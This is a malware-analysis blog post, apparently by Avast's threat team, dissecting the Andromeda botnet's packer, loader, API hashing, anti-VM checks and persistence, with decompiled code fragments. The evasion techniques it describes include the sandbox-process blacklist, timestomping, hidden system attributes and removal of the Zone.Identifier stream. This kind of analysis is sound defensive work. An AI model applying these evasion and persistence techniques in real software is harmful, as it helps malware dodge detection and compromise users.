
Andromeda under the microscope

blog.avast.com/andromeda-under-the-microscope



Threat Intelligence Team 6 Apr 2016


Andromeda is one of the longest running and most prevalent malware families to have existed.

Andromeda is one of the longest running and most prevalent malware families to have existed. Andromeda was first discovered in late 2011 and it probably evolved from ngrBot/DorkBot. Throughout its existence, the groups behind Andromeda have used various methods to spread the malware and infect users.

We have seen Andromeda spread via spam email campaigns with infected files attached (doc, xls, pdf, zip.), through illegal download sites, warez (infected cracks, keygens, ..), or infecting users via other phishing campaigns.

Infection vector

In recent months, the authors have mainly focused on spreading Andromeda via exploit kits (Neutrino, Nuclear, Angler,..) located on compromised websites or advertisement services. These exploit kits are mainly found on a dubious sites (p0rn, warez, video streaming sites, share sites etc.) but occasionally appear on trusted sites as well.



Andromeda binary files are almost always stored on hacked websites, but we have also discovered files hosted on a few dedicated servers that only host malware. Not only have we seen Andromeda appear on hacked websites, but we have also seen its plugins being distributed on SourceForge.net, a repository that hosts 7zip, VLC player, OpenOffice, FileZilla and other popular open source projects.

Andromeda's core anatomy


This analysis covers the latest variant of Andromeda samples, which began spreading since the beginning of this year. The authors have not made many changes to Andromeda's core binary file, but they are constantly changing the PE packer/obfuscator in the top most layer. Andromeda uses various PE packers of different quality to avoid AV detections. Some packers also contain other anti-vm/emul/debug tricks. We've seen a packer very similar to Zbot (based on its source code), obfuscated Visual Basic and .NET binaries and even a few custom packers reminiscent of Dridex included in the Andromeda variant.

Andromeda's authors put a lot of effort into diversifying their portfolio of infection droppers and to disable, or at least complicate the sample submission and exchange between AV companies and their regular process used to scan and thoroughly analyze files. To achieve this, they update the custom packers daily and as a bonus, they bloat the binaries with more than 70 MB of garbage. This strategy can either significantly prolong the sample upload (on

a slow connection) or cause an overflow of scan/submit limits of some antivirus scanning engines (or online scanning services respectively). On the other hand, this trick is suspicious and it can help to heuristically detect the file.

Zbot-like packer in detail

Andromeda's top-layer packer is interesting and deserves a closer look. The packer is very similar to that of Zbot, based on the source code. The encrypted payload is stored inside the ".rsrc" section as the "raw data".



Resource	Offset	Size	ID	Lang
dialog box	00010BB8	000000F4	48381	1032
dialog box	00010CB0	00000214	48382	1032
raw data	00011AA0	0000551F	18825	1032
icon group	00011A88	00000014	10576	1032
version	000102B0	00000318	1	1032

The Andromeda payload is twice encrypted with custom encryption and compressed by the RtlCompressBuffer API function with LZ compression (0x002 - COMPRESSION_FORMAT_LZNT1). The custom encryption uses random seed values and generic obfuscation with lots of SMC (self-modificated code) and junk instructions.

First payload custom encryption:

```
v22 = a4;
v6 = a3 - a1 - (((a1 * a1) >> 32 != 0) + v18);
v21 = a5;
v19 = 0;
HIDWORD(a2) -= 0x5C;
v20 = 0;
v7 = a4;
v8 = a4 * a5;
while ( a5 )
{
  v9 = a2 * v8;
  v10 = *v7++;
  v8 = (loc_1928)(v6 ^ a2, -(HIDWORD(v9) != 0));
  v17 -= a2;
  LODWORD(a2) = a6;
  v11 = a6 + v20;
  HIDWORD(a2) = (a2 + __PAIR__(v8, v20)) >> 32;
  v20 = v11;
  LODWORD(a2) = a6 + 1;
  v19 = v8 | (v19 << a6);
  v13 = 0x1A - v12;
  v14 = v11 < 8;
  if ( v11 >= 8 )
  {
    LOBYTE(v18) = v18 & 0xFC;
    v15 = v19 >> (v11 - 8);
    HIDWORD(a2) = ((v11 - 8) & (HIDWORD(a2) - (v6 - v13))) - 0x91;
    *v22 = v15;
    v6 = (v22 + 1);
    LODWORD(a2) = (v22++ + 1) ^ (v11 - 8);
    v14 = v11 < 8;
    v20 = v11 - 8;
    v8 = v7 * v15 - 1;
  }
  --a5;
  LODWORD(a2) = a2 - (v14 + 0x9D);
}
if ( v20 )
{
  v7 = v20;
  *v22++ = ((1 << v20) - 1) & v19;
}
```

Second encryption:

```
v7 = a3 * a2;
v10 = a1;
result = a4;
v9 = v10;
v11 = a6 - 3;
v12 = a5;
v13 = 0;
while ( 1 )
{
  v14 = v13 + a3 + 0xF2;
  if ( !v11 )
    break;
  v15 = v14 * -v7;
  v16 = v14 + 1;
  *v12 ^= a7;
  v17 = __ROL4__(a7, 7);
  v18 = v15 + 0xA4;
  v7 = v16;
  result = v17 - a6 - 1234567890;
  a7 = result;
  --v11;
  v9 = -(v16 & ~(v9 - 1));
  v12 = (_DWORD *)((char *)v12 + 1);
  v13 = __CFADD__(v19, v18);
  a3 = v19 + v18;
}
```

The decrypted data is then ready for a decompression via the significant RtlDecompressBuffer API function.


Payload Loader

Under all of the obfuscated layers, we found a typical Andromeda payload loader binary. The entire loader is very minimalistic (~20kB) and includes the final malware payload in compressed (Aplib) and encrypted (RC4) form and hardcoded config structure.

Loader config structure

The structure is hardcoded right before the encrypted payload that is 0x28h (40) bytes long and it contains seven values:

- RC4 key for payload decryption (first 16 bytes).
- Payload size (dword).
- Payload CRC32 hash (dword).
- Heap allocation size for decompressed payload data (dword).
- Entry point of decompressed payload (dword).
- Pointer to decompressed payload data section (dword).
- Size of decompressed payload data section (dword). This value is unused by loader.




Entire config structure is located at the beginning of ".rdata" section (VA offset: 0x00402000h).


Loader API hashes

It's interesting that Andromeda's loader binary has no imports (in PE directories). The payload loader uses only the ntdll.dll library and all imported API functions are hardcoded as custom hash values.

The malware obtains a handle of the ntdll.dll library via a PEB_LDR_DATA (contains the base address of ntdll and kernel32) trick, well known from many shellcodes:



Hashing algorithm is trivial and combines XOR and ROL operations over API names (ASCII).



All API hashes are stored at the beginning of ".text" section (VA offset 0x00401000h) as DWORD values.

The authors seem to be very experienced native subsystem and low-level programmers and have deep knowledge of the AV detection methods. This malware uses very uncommon API functions in low-level form (Nt/Rtl), which is probably used to avoid standard API monitors/tracers, sandboxes and other dynamic analysis tools with predefined API lists or well known API combinations patterns.


List of all hashes and resolved API functions:

Hash value	API function
0AB48C65	LdrLoadDll


DE604C6A	RtlDosPathNameToNtPathName_U
925F5D71	RtlFreeAnsiString
EFD32EF6	LdrProcessRelocationBlock
B8E06C7D	RtlComputeCrc32
831D0FAA	RtlExitUserThread
A62BF608	NtSetInformationProcess
102DE0D9	NtAllocateVirtualMemory
7CD8E53D	NtFreeVirtualMemory
6815415A	NtOpenFile
E7F9919F	NtQueryDirectoryFile
64C4ACE4	NtClose
028C54D3	memcpy
82D84ED3	memset

Payload encryption & compression

The final Andromeda payload is compressed with Aplib and encrypted with RC4 stream cipher. The encrypted payload is verified with a hardcoded CRC32 hash and proceeds to decryption if this check passes.




RC4 decryption followed by Aplib decompression:




Final payload fixups

Once the payload is decrypted and unpacked, it's necessary to relocate it to its new base address, because it is not a position independent code. This is done through another uncommon API call - LdrProcessRelocationBlock - which is a function used only internally by the system to relocate loaded PE modules.



The API function takes a pointer to a relocation record and information about the old and new base address. First relocation record is stored at the beginning of payload data section.



After processing each relocation record, the LdrProcessRelocationBlock function returns a pointer to the next record. This makes it possible to traverse to the end of relocations (there's a terminating null, which signals that there's nothing else to process).

The last step in the loader part is the API function preparation for the final Andromeda payload. All API functions are represented by the same custom hash form (XOR+ROL) described earlier.

There is also a little config structure located right after the relocation records. The first value of this structure is a custom hash (DWORD) of the DLL file name. The second value is offset to the final payload (DWORD), where resolved API functions will be stored. The custom hashes (DWORD) of API functions from DLL terminated with 0x0000h are also stored.

DLL name hash	Payload offset	API name hashes	
D1 2E 61 3A	EC 01 00 00	22 D1 51 62	9C D0 1D 01
8B DF 26 DE	D2 1E 54 13	E7 7F E5 EE	03 EE BC 81

The algorithm for resolving the DLL file name from the hash is similar to resolving API hashes, but it also contains lower-case transformation.

```
if ( v6 )
{
  v29 = 12;
  do
  {
    v20 = (v5 + v29);
    if ( *(v5 + v29) <= 'Z' && *(v5 + v29) >= 'A' )
    {
      *v20 += 0x20;                     // transfer to lower-case
      v5 = v27;
      v6 = v28;
    }
    v7 = v22 ^ *(v29 + v5);
    ++v23;
    v29 += 2;
    v7 = __ROL4__(v7, 9);
    v22 = v7;
  }
```

The loader uses a very uncommon method to search and load resolved DLL files. All steps are made through low-level API and the authors use the same method with PEB_LDR_DATA structure as described above. The loader uses returned UNICODE string from the FullDllName value this time.

```
MOV EAX,DWORD PTR FS:[30]          TIB->PEB
MOV EAX,DWORD PTR DS:[EAX+0C]      PEB-LoaderData
MOV EAX,DWORD PTR DS:[EAX+0C]      PEB_LDR_MODULE->InLoadOrder
MOV EAX,DWORD PTR DS:[EAX]         LDR_MODULE
MOV EAX,DWORD PTR DS:[EAX+28]      LDR_MODULE->DllFullName+0x04h (skip Length/MaxLength)
MOV DWORD PTR SS:[LOCAL.8],EAX     EAX = UNICODE "C:\WINDOWS\system32\ntdll.dll"
```

This unicode string with the full DLL path is used as an argument for the RtlDosPathNameToNtPathName_U API function, which transforms the unicode file path string into following unicode format:

"\??\C:\WINDOWS\system32\ntdll.dll"

This string is used to extract the fully qualified path and the "*.dll" file mask and pass them to the NtQueryDirectoryFile API function, which then enumerates libraries in the system directory. Each library name is hashed and compared with stored custom hashes. If the hashes are equal, the DLL file is directly loaded via the LdrLoadDll API function and the loader continues to resolve API function names from hard-coded hashes.

Finally, the loader writes all the resolved function pointers to the payload. The payload itself uses a more sophisticated API redirection method, which first copies an instruction from the particular API function to the final payload, then executes it and redirects back to the original API function's second instruction. This technique is known as stolen bytes. The authors use JMP instructions 0xEB and 0xE9 for this trick.

```
LABEL_46:
                v39 = 0;
                while ( v39 != 0xA )
                {
                  ++v39;
                  v18 = sub_4019D3(v18, v17);
                  v24 = v18 - 2;
                  v43 = v18;
                  if ( (_DWORD)v18 == 2 )
                  {
                    if ( *(_BYTE *)v17 != 0xEBu )
                      goto LABEL_35;
                    LODWORD(v18) = *(_BYTE *)(v17 + 1);
                    if ( (char)v18 < 0 )
                      LODWORD(v18) = v18 | 0xFFFFFF00;
                    v17 += v18 + 2;
                  }
                  else
                  {
                    v24 = v18 - 5;
                    if ( (_DWORD)v18 != 5 || *(_BYTE *)v17 != 0xE9u )
                    {
LABEL_35:
                      ((void (__fastcall *)(int, _DWORD))v36)(v24, HIDWORD(v18));
                      *(_BYTE *)(v42 + v43) = 0xE9u;
                      *(_DWORD *)(v42 + v43 + 1) = v17 - v42 - 5;
                      v25 = v38;
                      ++v38;
                      *v25 = v42;
                      v42 += 16;
                      ++v15;
                      goto LABEL_36;
                    }
                    LODWORD(v18) = *(_DWORD *)(v17 + 1);
                    v17 += v18 + 5;
                  }
                }
```

Example of the API redirection:

```
7FF92055    FF15 8400F97F   CALL DWORD PTR DS:[7FF90084]    ; payload call CloseHandle
.
... 7FF80270    8BFF            MOV EDI,EDI                 ; stolen instruction
    7FF80272    E9 629988FC     JMP 7C809BD9                ; jump to CloseHandle API
    .
    .   7C809BD7    8BFF            MOV EDI,EDI             ; original API pointer
    ... 7C809BD9    55              PUSH EBP                ; malware jump here!
        7C809BDA    8BEC            MOV EBP,ESP
```

These mangled calls of API functions made our analysis harder, because the debugger cannot correctly identify/resolve the names of the API functions when they are called this way.

List of all used API functions inside final payload:

ntdll.dll	isdigit, memcpy, memset, NtDelayExecution, NtMapViewOfSection, NtQueryInformationProcess, NtQuerySection, NtUnmapViewOfSection, pow, RtlComputeCrc32, RtlImageHeader, RtlRandom, RtlWalkHeap, _allmul, _alloca_probe
ws2_32.dll	closesocket, connect, FreeAddrInfoW, getaddrinfo, getsockname, htonl, ioctlsocket, recv, sendto, socket, WSACloseEvent, WSACreateEvent, WSAEventSelect, WSAStartup
kernel32.dll	CloseHandle, CopyFileW, CreateEventW, CreateFileMappingA, CreateFileW, CreateProcessW, CreateThread, CreateToolhelp32Snapshot, DeleteFileW, ExitProcess, ExitThread, ExpandEnvironmentStringsW, FlushInstructionCache, FreeLibrary, GetCurrentProcess, GetEnvironmentVariableW, GetFileTime, GetModuleFileNameW, GetModuleHandleA, GetModuleHandleW, GetProcAddress, GetProcessHeap, GetSystemTimeAsFileTime, GetThreadContext, GetTickCount, GetVersionExW, GetVolumeInformationW, GetWindowsDirectoryW, GlobalAlloc, GlobalFree, GlobalLock, GlobalReAlloc, GlobalSize, GlobalUnlock, HeapDestroy, LoadLibraryA, LoadLibraryW, LocalFree, lstrcatW, lstrcmpiW, lstrcpy, lstrcpyW, lstrlen, lstrlenW, MapViewOfFile, Module32FirstW, Module32NextW, MoveFileExW, MultiByteToWideChar, NTDLL.RtlAllocateHeap, NTDLL.RtlFreeHeap, NTDLL.RtlGetLastWin32Error, NTDLL.RtlSizeHeap, OpenEvenW, Process32First, Process32Next, QueueUserAPC, ResumeThread, SetEnvironmentVariableW, SetErrorMode, SetEvent, SetFileAttributesW, SetFileTime, Sleep, TerminateProcess, UnmapViewOfFile, VirtualAlloc, VirtualFree, VirtualProtect, WaitForSingleObject, WriteFile
advapi32.dll	AdjustTokenPrivileges, CheckTockenMembership, ConvertStringSecurityDescriptorToSecurityDescriptorA, ConvertStringSidToSidA, GetSidSubAuthority, GetSidSubAuthorityCount, GetTokenInformation, LookupPrivilegeValueA, OpenProcessToken, RedEnumValueW, RegCloseKey, RegCreateKeyExW, RegDeleteValueW, RegFlushKey, RegOpenKeyExW, RegQueryValueExW, RegSetKeySecurity, RegSetValueExW
user32.dll	FindWindowA, GetKeyboardLayoutList, mouse_event, SendMessageA, wsprintfA, wsprintfW
shell32.dll	ShellExecuteExW
ole32.dll	CoInitialize, CreateStreamOnHGlobal

winhttp.dll	WinHttpCloseHandle, WinHttpConnect, WinHttpCrackUrl, WinHttpOpen, WinHttpOpenRequest, WinHttpQueryHeaders, WinHttpReadData, WinHttpRecieveResponse, WinHttpSendRequest, WinHttpSetOption
dnsapi.dll	DnsExtractRecordsFromMessage_W, DnsFree, DnsWriteQuestionToBuffer_W
shlwapi.dll	PathFindFileNameW, PathQuoteSpacesW, PathRemoveBackslashW, PathRemoveFileSpecsW, StrChrW, StrRChrW, StrToIntW

As you can see, the authors use many uncommon or undocumented API functions.

There are some special cases matched by RegEx, where the authors use NTDLL.Rtl functions from the kernel32.dll library and the Andromeda loader had to load the ntdll.dll again and use proper pointers for the Rtl API functions.

```
result = 0;
v2 = 0;
if ( *a1 )
{
  do
  {
    v3 = a1[v2];
    if ( v3 == '.' )
    {
      result = &a1[v2 + 1];
    }
    else if ( (v3 < 'a' || v3 > 'z') && (v3 < 'A' || v3 > 'Z') && (v3 < '0' || v3 > '9') && v3 != '-' )
    {
      return 0;
    }
    ++v2;
  }
  while ( a1[v2] );
}
return result;
```

After resolving all hard-coded DLLs and API functions, the loader continues to final payload Entry Point.

```
8B7F 1C     MOV EDI,DWORD PTR DS:[EDI+1C]    Payload EP from config struct
037D F4     ADD EDI,DWORD PTR SS:[LOCAL.3]   EP value + Payload memory page
E8 AFF9FFFF CALL 004010F0
50          PUSH EAX                         original binary PE header (0x00400000)
FFD7        CALL EDI                         Jump to Payload EP
```

Final Andromeda payload

Although the final payload is very small (~24 kb), the code is very complex and sophisticated. The authors, again, use a variety of anti-emul and anti-vm tricks.

At the very beginning, Andromeda disables Windows error notifications via the SetErrorMode API function with 0x8007h parameter, which means SEM_FAILCRITICALERRORS, SEM_NOALIGNMENTFAULTEXCEPT, SEM_NOGPFAULTERRORBOX, SEM_NOOPENFILEERRORBOX.

```
sub     esp, 214h       ; payload entry point
push    ebx             ; _DWORD
push    edi
xor     edi, edi
push    8007h           ; SEM_FAILCRITICALERRORS
                        ; SEM_NOALIGNMENTFAULTEXCEPT
                        ; SEM_NOGPFAULTERRORBOX
                        ; SEM_NOOPENFILEERRORBOX
mov     [esp+220h+var_210], edi
call    ds:SetErrorMode
call    ds:GetProcessHeap
```

Anti-VirtualMachine protection

Andromeda uses a simple and well-known anti-vm trick that compares the names of running processes with a “black list” of prohibited process names stored as CRC32 hashes.

List of forbidden process names:

99DD4432	vmwareuser.exe
2D859DB4	vmwareservice.exe
64340DCE	vboxservice.exe
63C54474	vboxtray.exe
349C9C8B	sandboxiedcomlaunch.exe
3446EBCE	sandboxierpcss.exe
5BA9B1FE	procmon.exe
3CE2BEF3	regmon.exe
3D46F02B	filemon.exe

77AE10F7	wireshark.exe
0F344E95D	netmon.exe
2DBE6D6F	prl_tools_service.exe
0A3D10244	prl_tools.exe
1D72ED91	prl_cc.exe
96936BBE	sharedintapp.exe
278CDF58	vmtoolsd.exe
3BFFF885	vmsrvc.exe
6D3323D9	vmusrvc.exe
0D2EFC6C4	python.exe
0DE1BACD2	perl.exe
3044F7D4	avpui.exe

This procedure is implemented through the classic API functions, CreateToolhelp32Snapshot and Process32First / Process32Next. If the malware reveals a forbidden running process, the execution flow ends in an infinite loop.

```
// anti-vm avoid check
if ( avoid_registry_check(0x80000002, software_policies, is_not_vm, 0, &v7, &v8) || v7 != UserID )
{
  v1 = CreateToolhelp32Snapshot(2, 0);
  hSnapshot = v1;
  if ( v1 != -1 )
  {
    pe.dwSize = 0x128;
    if ( Process32First(v1, &pe) )
    {
      while ( 2 )
      {
        v2 = 0;
        v8 = 0;
        if ( pe.szExeFile[0] )
        {
          do
          {
            // transform to lower-case
            if ( pe.szExeFile[v2] <= 'Z' && pe.szExeFile[v2] >= 'A' )
              pe.szExeFile[v2] += 0x20;
            ++v2;
          }
          while ( pe.szExeFile[v2] );
          v8 = v2;
        }
        // compare CRC32 hash with "black list" values
        v7 = CRC32(0, pe.szExeFile, v2);
        v3 = black_list[0];
        v8 = 0;
        while ( v3 )
        {
          if ( v7 == v3 )
          {
            v5 = 1;
            goto LABEL_18;
          }
          v3 = black_list[++v8];
        }
        // continue to next process
        if ( Process32Next(hSnapshot, &pe) )
          continue;
        break;
      }
```

An interesting feature is the possibility of creating a special key in the registry, which allows Andromeda to infect the system even with a running blacklisted processes.

The process blacklisting functionality is ignored when “*is_not_vm*” key is present inside the "*HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies*" registry and when the proper UserID (DWORD) is set.

```
68 D00CF97F   PUSH 7FF90CD0
68 AC0CF97F   PUSH 7FF90CAC
68 02000080   PUSH 80000002
895D F0       MOV DWORD PTR SS:[EBP-10],EBX
C745 FC 040000 MOV DWORD PTR SS:[EBP-4],4
E8 7AE2FFFF   CALL 7FF923C9

UNICODE "is_not_vm"
UNICODE "software\policies"
```

Persistence

The techniques to persist the infection and to camouflage the Andromeda PE binary among regular system binaries are well designed. All communication goes through an injected system application - *msiexec.exe*, which is a part of the standard Windows Installer.

Andromeda copies itself to the *%ALLUSERPROFILE%* folder and renames the binary to "*ms {random [az] {5}}.exe*” where the UserID is used as a seed for the RtlRandom API function.

```
v0 = RtlRandom(&UserID) % 5 + 3;
v1 = RtlAllocateHeap(2 * v0 + 2);
while ( v0 )
  *(_WORD *)(v1 + 2 * --v0) = RtlRandom(&UserID) % 0x1A + 0x61;
return v1;
```

Later, the resulting file's attributes are set to "FILE_ATTRIBUTE_HIDDEN" and "FILE_ATTRIBUTE_SYSTEM" (+h +s) and the file time is set to the file time obtained from the original msiexec.exe file. The well known functions - GetFileTime and SetFileTime are used.

```
7FF936B7  6A 06  PUSH 6    ; 0x6 = 0x2 FILE_ATTRIBUTE_HIDDEN + 0x4 FILE_ATTRIBUTE_SYSTEM
7FF936B9  56     PUSH ESI  ; UNICODE "C:\Documents and Settings\All Users\mstenfn.exe
7FF936BA  FFD3   CALL EBX  ; SetFileAttributes
```


Another trick used by the authors is deleting the NTFS stream bound to the file. They call the DeleteFile API to remove the *:Zone.Identifier* flag from the newly created *ms*.exe* file (to bypass the "File Downloaded from the Internet" warning).

